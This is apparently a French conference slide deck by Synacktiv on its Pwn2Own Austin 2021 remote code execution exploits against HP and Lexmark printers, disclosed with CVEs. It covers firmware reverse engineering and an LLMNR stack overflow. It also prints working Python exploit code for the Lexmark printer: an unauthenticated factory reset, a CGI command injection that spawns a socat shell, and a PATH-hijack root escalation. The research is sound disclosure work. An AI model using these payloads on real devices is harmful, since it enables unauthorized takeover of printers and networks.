SYNACKTIV

Pwn2own Austin 2021

Faire bonne impression à pwn2own : RCE sur imprimantes HP et Lexmark

27 Août 2022

Synacktiv

David Berard, Vincent Fargues, Thomas Imbert

Table des matières

Qui sommes nous ?

David BERARD

Vincent FARGUES

Thomas IMBERT

- Experts en sécurité chez Synacktiv
- Pôle Reverse-Engineering
- Basés à Toulouse

Table des matières

Organisation

- Organisé par Zero Day Initiative (Trend Micro)
- 3 fois par an
- Liste de produits à attaquer
  - Logiciels (Navigateurs / Virtualisation / Server / LPE / Communications / Tesla)
  - Scada (Control Server / OPC UA Server / Data Gateway / IHM)
  - Appareils grand public

Concours

- Possibilité de gagner de l'argent pour chaque exploit fonctionnel et des points *Master of Pwn*
- Système de classement entre les participants pour le titre de Master of Pwn

Centré sur les objets connectés [1]

- Imprimantes
- Enceintes connectées
- Télévisions
- Routeurs
- NAS
- Stockage
- Téléphones

1. https://www.zerodayinitiative.com/blog/2021/8/11/pwn2own-austin-2021-phones-printers-nas-and-more

Produits ciblés par Synacktiv

- Imprimante HP
- Imprimante Lexmark
- Imprimante Canon
- Enceinte Sonos
- NAS WD PR4100
- NAS WD HomeP Cloud
- Routeur Cisco RV340 (LAN)
- Routeur Netgear (WAN)

Synacktiv

- Choix des produits de façon plus ou moins arbitraire
- Constitution d'équipes par affinité ou proximité géographique
- Temps perso + temps pro pour certains produits

Choix des produits pour Toulouse

- **Imprimante HP**
- **Imprimante Lexmark**
- Enceinte Sonos

Table des matières

Plusieurs façons d'obtenir des firmwares

- Quel que soit le produit il faut avoir des binaires à analyser pour trouver des vulnérabilités
- Obtenir un accès sur la cible (exemple des interfaces web authentifiées mais hors scope)
- Trouver le firmware sur le site du fabricant
- Si le firmware est chiffré, tenter de le lire sur la cible en dumpant la mémoire

Table des matières

Imprimante HP : Firmware

- Firmware disponible sur http://ftp.ext.hp.com//pub/networking/software/pfirmware/pfirmware.glf
- Fichier au format binaire : Printer Job Language (PJL)

Blob Binaires

- Certains binaires contiennent du texte lisible et d'autres avec une entropie élevée
- Identification du code : **ARM**
- Architecture ARM BE-8 (little-endian code and big-endian data)

Imprimante HP : Analyse compression

- Analyse du code lisible, trouver la fonction responsable du *parsing* du firmware
  - Constante magique au début des binaires à haute entropie (`0xBE 0xAC`)
- Suivant la valeur d'un octet (flags 0x4), le code :
  - Copie en brut des données
  - Décompresse et copie les données en utilisant LZMA (identifié grace aux constantes)

```
          0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
5:0000h: BE AC 00 84 00 D3 D0 20 00 00 00 00 00 00 00 20  ¾¬.„.ÓÐ ........
5:0010h: 00 09 00 20 00 09 00 20 69 73 61 FA 00 00 00 00  ... ... isaú....
5:0020h: 39 00 00 00 02 FF FF FF FF FF FF FF 00 38 10     9....ÿÿÿÿÿÿÿ.8.
5:0030h: 01 DC 7C A7 99 DF 81 B5 7E 16 6B 47 2F 4E CC 89  .Ü|§™ß.µ~.kG/NÌ‰
5:0040h: DD 1D C9 CA 3E 11 35 32 B2 4A B3 F8 B4 11 50 B8  Ý.ÉÊ>.52²J³ø´.P¸
5:0050h: 16 39 2B F2 3E 63 7E 9E C2 5C 92 F0 4B B0 53 49  .9+ò>c~žÂ\'ðK°SI
```

Template Results - HP.bt

Name	Value	Start	Size	Color	Comment
▸ struct fw_header block[0]		0h	FFF4h	Fg: Bg:	
▸ struct fw_header block[1]		10000h	3FFF4h	Fg: Bg:	
▾ struct fw_header block[2]		50000h	D3D034h	Fg: Bg:	
uint16 magic	BEACh	50000h	2h	Fg: Bg:	
uint16 flags	84h	50002h	2h	Fg: Bg:	LZMA Compressed
uint32 size	D3D020h	50004h	4h	Fg: Bg:	
uint32 address	90020h	50010h	4h	Fg: Bg:	
▸ char blob[13881376]		50014h	D3D020h	Fg: Bg:	

Parsing d'un block du firmware non compressé

Imprimante HP : Reverse Engineering


- Mapping du binaire
  - Adresse virtuelles contenues dans l'en-tête des blocs
  - Firmware principal à 0x90020 (OS)
- Reconnaissance de fonctions
  - OS ThreadX (temps réel, plus de 150 threads)
  - Couche réseau Treck
  - Identification des points d'entrées réseau

```
snprintf_(
  (int)LastError,
  "assertion error line %d, file(%s)\n",
  92,
  "/work/jenkins/gitbuilder2/workspace/phx/scm/phx/product/components/io/treck/source/sockapi/src/gen/betel/linux-x86"
  "/gh201514-arm/no_debug/trrecvfr.c");
treck_print_function_name("recvfrom", LastError);
abort();
```

Identification grâce aux chaînes de caractères

Imprimante HP : Recherche de vulnérabilités

- Données contrôlées par l'attaquant :
  - Serveur web
  - Recherche des références sur `recvfrom`



- On ne cherche pas longtemps avant de remonter sur une vulnérabilité

Imprimante HP : Vulnérabilité dans LLMNR

Link-local Multicast Name Resolution

- Protocole Réseau multicast pour encapsuler du DNS
- Stack buffer overflow via un paquet réseau **Multicast**
- Accessible en IPv4, IPv6

Imprimante HP : Vulnérabilité dans LLMNR (1/3)

```
int __fastcall llmnr_ipv4_udp(int *socketDescriptor)
{
  // [...]
  char controlled_buffer[524]; // [sp+68h] [bp-20Ch] BYREF
  // [...]
  result = recvfrom_wrapper_(*socketDescriptor, controlled_buffer, 512, &v3, &
       fromAddressPtr, &AddressLengthPtr, &v7, 1);
  if ( result > 0 )
  {
       // [...]
       return path_to_stack_overflow(socketDescriptor, controlled_buffer, (char *)&
            fromAddressPtr, AddressLengthPtr);
```

Imprimante HP : Vulnérabilité dans LLMNR (2/3)

```
int __fastcall path_to_stack_overflow(int *a1, char *controled_buffer, char *fromAddrPtr,
    int a4)
{
  // [...]
  char overflowed_buffer[292]; // [sp+140h] [bp-124h] BYREF
  // [...]
  v12 = vuln_stack_overflow_llmnr(controled_buffer + 12, overflowed_buffer, (int)
      controled_buffer);
```

Imprimante HP : Vulnérabilité dans LLMNR (3/3)

```
int __fastcall vuln_stack_overflow_llmnr(char *buffer, char *stack_var, int a3)
{
  // [...]
  while ( 1 )
  {
    current_char = buffer[idx];
    if ( !current_char )
      break;
    if ( next_len <= 0 ) {
      // handle encoded len
    } else {
      c = buffer[idx++];
      next_len = (char)(next_len - 1);
      stack_var[pos++] = c;
    }
  }
```

Imprimante HP : C’est l’heure de la pause

- Premières tentatives d’exploitation de la vulnérabilité
- L’imprimante s’éteint et ne redémarre plus
- Il faut en commander une autre ... puis une autre ...

Imprimante HP : Exploitation

- Protections :
  - Pas d'ASLR
  - Pas de stack cookies
- Contraintes :
  - OS ThreadX : pas de shell Linux
  - Encoding DNS qui impose des contraintes de taille
  - MMU correctement configurée
    - Pas de stacks exécutables
    - Pas de zone RWX identifiée
    - Tentative de patcher les PAGE TABLES pour exécuter un shellcode mais échec
- Choix d'un exploit en ROP only
- Objectif : afficher un logo sur l'écran

Imprimante HP : Exploitation

Environnement de debug

- Stacktrace accessible depuis l'interface web de l'imprimante
- Emulation de la vulnérabilité avec Unicorn
- ROPchain pour avoir un leak minimal pour le debug


Stratégie d'exploitation

- Difficile de restaurer la stack (ROP only)
- Choix d'une ROPchain terminant par une boucle infinie

Que faire avec une ROPchain minimaliste


- Réactiver des fonctionnalités de debug (debug-telnet) pour la post-exploit
  - Ecriture d'une variable globale
  - Déblocage d'un mutex
- Le shell de debug du constructeur est accessible sur le port 23000

Imprimante HP : Exploitation schema



Exploit flow

Imprimante HP : Exploitation



Shell de debug : Reveil de l'écran

Imprimante HP : Exploitation

```
telnet_debug> help
ac -- Adjust Contrast <val>
bbl -- Blink Button n Led LED <LED #>
cpi -- Control Panel Init (CGD) [times]
cpinfo -- Get Control Panel Info
dcb -- Dump Clcd buffer
debugInfo -- Collect info for debugging
debugMode -- Set RESET pin to input. That makes IDE debug mode workable.
dt -- Disable Touchscreen
et -- Enable Touchscreen
frd -- Fetch Rom Data
lcb -- Load Clcd buffer
rcsp -- Read Cap Sense Param [key, param, times]
rk -- Read Keys
rtr -- Read Touch Raw [times]
sbb -- Set BacklightBrightness <%>
scr -- Set CGD Register (reg, val)
setDisp -- Set DISP [0|1]
```

Upload de framebuffer : une commande dédiée...

En image - HP


Exploit HP

Résultat

- Passé du premier coup ...
- Et même avant l'essai officiel
- CVE-2022-3942 : https://www.zerodayinitiative.com/advisories/ZDI-22-532/
- Duplicate avec une autre équipe passée avant : Team DEVCORE


Table des matières

Imprimante Lexmark : HW




- Firmware : **chiffré**
- UART : pas trouvé
- NAND : TSOP-48 !

Imprimante Lexmark : NAND DUMP



Imprimante Lexmark : NAND DUMP



Imprimante Lexmark : NAND DUMP

Déchiffrement du firmware

- Dans le dump de la NAND on trouve le binaire responsable du déchiffrement
- Reverse et ré-implementation
- `aes-key = RSA_public_decrypt(blob)` et le binaire contient les clefs publiques RSA
- On peut maintenant chercher des vulnerabilités \o/

Imprimante Lexmark : Recherche de vulnérabilités (1/3)

Filesystem d'un Linux

- Squashfs
- Grosse surface d'attaque pas activée par défaut
- De nombreux binaires dans le filesystem, mais ...
- Quick win : CGI en bash ...

Permissions du serveur web

- Un utilisateur guest existe par défaut sans authentification
- Il donne accès à toutes les actions d'administration
- Il est désactivé si un mot de passe administrateur est configuré
- **La configuration ciblée à Pwn2Own désactive le compte guest**

Imprimante Lexmark : Recherche de vulnérabilités (2/3)

- Injection de commandes dans un CGI Bash rapidement identifiée
- Accessible en guest ou authentifié
- Bypass d'authentification nécéssaire pour Pwn2Own

```
# /usr/share/web/cgi-bin/sniffcapture_post
read data
# [...]
interface=$(echo ${data} | sed -n 's|^.*-i[[:space:]]\([^[:space:]]\+\).*$|\1|p')
dest=$(echo ${data} | sed -n 's|^.*-f[[:space:]]\([^[:space:]]\+\).*$|\1|p')
path=$(echo ${data} | sed -n 's|^.*-f[[:space:]]\([^[:space:]]\+\).*$|\1|p')
# [...]
args="-i ${interface} -f ${dest}/sniff_control.pcap"
# [...]
resp=$(eval rob call system.sniffer ${method} "{${fmt}}" ${args:1} 2>/dev/null)
# [...]
```

Imprimante Lexmark : Recherche de vulnérabilités (3/3)

- Certaines API ne vérifient pas l'authentification ...
- L'API de factory reset en fait partie
- Des options pour cette API permettent d'effectuer un reset partiel
  - Suppression du compte admin : réactivation du compte guest
  - Les paramètres réseaux sont conservés (WiFi et Ethernet)
- Valable pour Pwn2Own, chainable avec l'injection de commandes

Imprimante Lexmark : Exploitation de la vulnérabilité (1/2)

- Réinitialisation partielle des paramètres de l'imprimante

```
def factory_reset(ip):
  info("reseting printer")
  data = "sanitizeMemory=0&afterSanitizeMemory=0&eraseSettings=0&eraseShortcutSettings=0"
  r = requests.post(
    "http://%s/webglue/reset/wipedisk" % ip,
    headers={"Content-Type": "application/x-www-form-urlencoded; charset=UTF-8"},
    data=data
  )
```

- La réinitialisation dure 100 secondes

Imprimante Lexmark : Exploitation de la vulnérabilité (2/2)

- Injection de commandes shell => reverse shell

```
def start_reverse_shell(ip):
  info("starting reverse shell")
  data="-i eth0 -f `(setsid${IFS}socat${IFS}TCP-LISTEN:1337,reuseaddr,fork${IFS}EXEC:ash,
       pty,stderr,setsid,sigint,sane)`"
  try:
    r = requests.post(
      "http://%s/cgi-bin/sniffcapture_post" % ip,
      headers={"Content-Type": "application/x-www-form-urlencoded; charset=UTF-8"},
      data=data,
      timeout=2
    )
  except ReadTimeout:
    ok("httpd shell started")
```

Imprimante Lexmark : élévation de privilèges

- Non requis pour pwn2own
- Fourni à Lexmark en tant que bonus

Vulnerabilité

- Présence d'un binaire SUID `/usr/bin/collect-selogs-wrapper` qui exécute le script shell `/usr/bin/collect-selogs.sh`
- Le shell script appelle un binaire avec un path relatif

Imprimante Lexmark : élévation de privilèges

```
// /usr/bin/collect-selogs-wrapper
int __cdecl main(int argc, const char **argv, const char **envp) {
  v4 = geteuid();
  if ( setuid(v4) )
    perror("setuid");
  return execv("/usr/bin/collect-selogs.sh", (char *const *)argv);
```

```
# /usr/bin/collect-selogs.sh
# [...]
sd_journal_print() {
    systemd-cat -t collect-selogs echo "$@"
}
sd_journal_print "Start! params: '$@'"
# [...]
```

Exploitation

```
echo ”Got a httpd shell, going root !”
echo -e '#!/bin/sh\\nsh\\n' > /dev/shm/systemd-cat
chmod 777 /dev/shm/systemd-cat
export PATH=”/dev/shm:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin”
/usr/bin/collect-selogs-wrapper
sh-3.2#
```

En image - Lexmark

Exploit Lexmark

Résultat

- Passé du premier coup ...
- Stress du timing
- CVE-2021-44735
- CVE-2021-44736
- Duplicate avec d'autres équipes mais de la chance au tirage au sort !


Workaround by Lexmark

> To protect devices from this issue, remove public access to the ”out of service erase” function access control.
> The Function Access Control settings on older devices differ significantly from modern devices (2016 and later).
> If the instructions for the modern devices do not match your device, use the instructions for older devices.
> If you need further assistance contact ’Lexmarks Technical Support Center at http://support.lexmark.com to find your local support center.

Table des matières

Résultat Global

- Après une rude bataille, Synacktiv Master of Pwn



Master of Pwn Standings

Contestant	Cash	Points
Synacktiv	$197,500	20
DEVCORE	$180,000	18
STARLabs	$112,500	12
Sam Thomas	$90,000	9
THEORI	$80,000	8
Bien Pham	$52,500	6.5
NCC Group	$60,000	6
trichimtrich	$40,000	5
Martin Rakhmanov	$40,000	4
Flashback	$33,750	3.75

Classement final

Table des matières

Conclusion

- La pression monte lors du passage
- Mais on est contents que le shell arrive
- Très intéressant comme expérience
- A refaire !
- **Synacktiv** recrute !

AVEZ-VOUS
DES QUESTIONS ?

MERCI DE VOTRE ATTENTION

SYNACKTIV